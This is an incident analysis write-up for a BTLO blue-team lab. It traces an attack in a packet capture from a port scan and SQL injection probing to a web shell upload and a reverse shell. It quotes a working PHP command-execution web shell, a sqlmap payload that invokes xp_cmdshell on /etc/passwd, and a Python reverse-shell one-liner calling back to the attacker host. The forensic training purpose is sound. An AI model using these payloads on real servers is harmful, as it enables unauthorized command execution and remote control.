

# Incident Analysis Report – Suspected Web Shell

**Lab:** BTLO – Network Analysis – Web Shell (blueteamlabs.online)

**Category:** Network Traffic Analysis / Web Attack

**Status:** Closed – True Positive

**Severity:** High

**Data Source:** Network capture (PCAP) – Wireshark analysis

## Scenario:

The SOC received an alert in their SIEM for ‘Local to Local Port Scanning’ where an internal private IP began scanning another internal system. Can you investigate and determine if this activity is malicious or not? You have been provided a PCAP, investigate using any tools you wish.

## Summary:

Network traffic analysis identified a multi-stage attack against a web server (10.251.96.5) originating from 10.251.96.4. The attacker performed reconnaissance (TCP SYN scan), attempted web enumeration and SQL injection, then successfully uploaded a PHP web shell to /uploads/. The attacker executed commands via the web shell and escalated control by triggering a reverse shell callback to 10.251.96.4:4422, enabling interactive command execution on the server as user www-data on host bob-appserver.

**Final Assessment:** Confirmed compromise via web shell + reverse shell.

## Affected Assets:

### Primary target:

- **IP:** 10.251.96.5
- **Service(s):** HTTP (80), SSH (22)
- **Host/User observed post-compromise:**
  - **Hostname:** bob-appserver
  - **User:** www-data

## Attack Overview

### Phase A - Reconnaissance: TCP SYN Port Scan

---

- **Source:** 10.251.96.4:41675
- **Destination:** 10.251.96.5
- **Scan scope:** 1024 TCP ports (SYN scan behavior)
- **Result:** Only **22/tcp** and **80/tcp** responded with **SYN/ACK** (open)

#### Time (UTC):

- Start/End: **2021-02-07 16:33:06** (single short burst)

#### Evidence:

- TCP conversations show repeated probes from 10.251.96.4 to many destination ports on 10.251.96.5, with responses on 22 and 80 only.

Ethernet	IPv4 · 19	IPv6 · 7	TCP · 1284	UDP · 38	
Address A	Port A	Address B	Port B	Packets	Bytes
10.251.96.4	41675	10.251.96.5	135	2	118 bytes
10.251.96.4	41675	10.251.96.5	53	2	118 bytes
10.251.96.4	41675	10.251.96.5	554	2	118 bytes
10.251.96.4	41675	10.251.96.5	25	2	118 bytes
10.251.96.4	41675	10.251.96.5	587	2	118 bytes
10.251.96.4	41675	10.251.96.5	139	2	118 bytes
10.251.96.4	41675	10.251.96.5	995	2	118 bytes
10.251.96.4	41675	10.251.96.5	143	2	118 bytes
10.251.96.4	41675	10.251.96.5	80	3	184 bytes
10.251.96.4	41675	10.251.96.5	993	2	118 bytes
10.251.96.4	41675	10.251.96.5	111	2	118 bytes
10.251.96.4	41675	10.251.96.5	443	2	118 bytes
10.251.96.4	41675	10.251.96.5	110	2	118 bytes
10.251.96.4	41675	10.251.96.5	445	2	118 bytes
10.251.96.4	41675	10.251.96.5	21	2	118 bytes
10.251.96.4	41675	10.251.96.5	23	2	118 bytes
10.251.96.4	41675	10.251.96.5	22	3	184 bytes
10.251.96.4	41675	10.251.96.5	113	2	118 bytes
10.251.96.4	41675	10.251.96.5	199	2	118 bytes
10.251.96.4	41675	10.251.96.5	256	2	118 bytes
10.251.96.4	41675	10.251.96.5	986	2	118 bytes
10.251.96.4	41675	10.251.96.5	595	2	118 bytes
10.251.96.4	41675	10.251.96.5	805	2	118 bytes
10.251.96.4	41675	10.251.96.5	104	2	118 bytes
10.251.96.4	41675	10.251.96.5	159	2	118 bytes
10.251.96.4	41675	10.251.96.5	381	2	118 bytes
10.251.96.4	41675	10.251.96.5	1000	2	118 bytes
10.251.96.4	41675	10.251.96.5	838	2	118 bytes


## Phase B - Web Enumeration: Directory Brute Force

---

- Tool identified via User-Agent: **gobuster/3.0.1**
- Outcome: No meaningful discovery besides:
  - / (main page)
  - /info.php

### Time (UTC):

- Start: **16:34:05**
- End: **16:34:06**



```
Wireshark - Follow HTTP Stream (tcp.stream eq 1032) - BTLOPortScan.pcap

GET / HTTP/1.1
Host: 10.251.96.5
User-Agent: gobuster/3.0.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=cuu5jgue9npenuifvak3ah68kd; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Content-Type: text/html; charset=UTF-8

<a href="/login.php">Login<a> | <a href="/browse.php">Browse<a> | <a href="/complaint.php">Register Complaint<a> | <a href="/editprofile.php">Edit Profile<a> | <br>Unable to find users:
GET /3cc7ec0e-a2d8-466f-aa6c-77acc2257650 HTTP/1.1
Host: 10.251.96.5
User-Agent: gobuster/3.0.1
Accept-Encoding: gzip

HTTP/1.1 404 Not Found
Date: Sun, 07 Feb 2021 16:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 273
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>

101 client pkts, 101 server pkts, 201 turns.
```

## Phase C - Exploitation Attempts: SQL Injection.

---

- Tool identified via User-Agent: **sqlmap/1.4.7**
- Observed payload behavior:

- Automated SQLi probing
- URL-encoded injection strings
- **Outcome:** No confirmed SQLi success in traffic (no evidence of data extraction / command execution via SQLi)

## Time (UTC):

- Start: **16:36:17**
- End: **16:37:28**

```

Wireshark - Follow HTTP Stream (tcp.stream eq 1101) - BTLOPortScan.pcap
POST /?QLuT=8454%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20.%2F.%2F.%2Fetc%2Fpasswd%27%29%23 HTTP/1.1
Content-Length: 27
Cache-Control: no-cache
User-Agent: sqlmap/1.4.7#stable (http://sqlmap.org)
Cookie: PHPSESSID=gv4o15lvsvdh2sinerksta3o4i
Host: 10.251.96.5
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: close

username=user&password=pass
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:36:51 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1991 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 151
Connection: close
Content-Type: text/html; charset=UTF-8

<a href="/login.php">Login<a> | <a href="/browse.php">Browse<a> | <a href="/complaint.php">Register Complaint<a> | <a href="/editprofile.php">Edit Profile<a> | Unable to connect to: root:bobthe@localhost. Error:
  
```

## Decode from URL-encoded format

Simply enter your data then push the decode button.

```

POST /?QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>';table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat .....etc/passwd')#HTTP/1.1
  
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Decode recursively (up to 16 times; useful when the data is encoded multiple times).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

```

POST/?QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>';table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat .....etc/passwd')#HTTP/1.1
  
```

## Phase D - Initial Compromise: Web Shell Upload (Successful)

---

A PHP file was uploaded via HTTP multipart form-data to the web application:

- **Upload endpoint / referrer path observed:** http://10.251.96.5/editprofile.php
- **Uploaded filename:** dbfunctions.php
- **Upload time:** 16:40:39 UTC
- **Packet number:** 16102

### Web shell capability (behavioral summary):

- Accepts a request parameter (e.g., cmd)
- Executes OS commands on the server and returns output (classic command execution web shell)

Note: The uploaded file content clearly indicates command execution through a request parameter.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 1270) · BTLOPortScan.pcap

POST /upload.php HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.251.96.5/editprofile.php
Content-Type: multipart/form-data; boundary=-----172729275513321405741501890958
Content-Length: 482
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1

-----172729275513321405741501890958
Content-Disposition: form-data; name="fileToUpload"; filename="dbfunctions.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd'])){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>

-----172729275513321405741501890958
Content-Disposition: form-data; name="submit"

Upload Image

-----172729275513321405741501890958--

HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:40:39 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 43
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

4 client pkts, 4 server pkts, 7 turns.
```

## Phase E — Command Execution via Web Shell

---

After upload, the attacker executed basic verification commands through the web shell:

- `id`
- `whoami`

This confirmed command execution on the host under the web service context.

## Phase F - Reverse Shell Callback (Successful)


---

At **16:42:35 UTC** the attacker issued an HTTP request to the uploaded web shell containing a **Python reverse shell one-liner**, resulting in a successful outbound connection from the server back to the attacker:

- **Callback destination:** **10.251.96.4:4422**
- **Callback source:** **10.251.96.5** (compromised server)
- **Trigger time:** **2021-02-07 16:42:35 UTC**
- **Evidence:** Interactive shell session observed in TCP stream; prompts and outputs confirm a working shell.

### Post-exploitation activity observed (interactive shell):

- Spawn interactive shell: `bash -i`
- User confirmation: `whoami` → **www-data**
- Host/path context: prompt includes **bob-appserver** and web directories.
- Basic enumeration:
  - `cd, ls`
- Attempted cleanup:
  - Attempt to remove a file resembling the web shell (`rm ...`) returned **“Operation not permitted”**



## Decode from URL-encoded format

Simply enter your data then push the decode button.

```
GET /uploads/dbfunctions.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.251.96.4%22,4422));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/1.1
```

**i** For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Decode recursively (up to 16 times; useful when the data is encoded multiple times).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

```
GET/uploads/dbfunctions.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.251.96.4",4422));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'HTTP/1.1
```



- **T1190** – Exploit Public-Facing Application (abuse of upload/parameter execution path)
- **T1505.003** – Web Shell (uploaded PHP command execution script)
- **T1059** – Command and Scripting Interpreter (shell commands executed)
- **T1071.001** – Application Layer Protocol: Web (HTTP used for command execution)
- **T1059.006** – Python (reverse shell payload execution)

## Final Verdict

This incident is a **True Positive compromise**. The attacker progressed from scanning and web probing to a successful web shell upload, then established a reverse shell and executed commands interactively on the server as **www-data** on **bob-appserver**.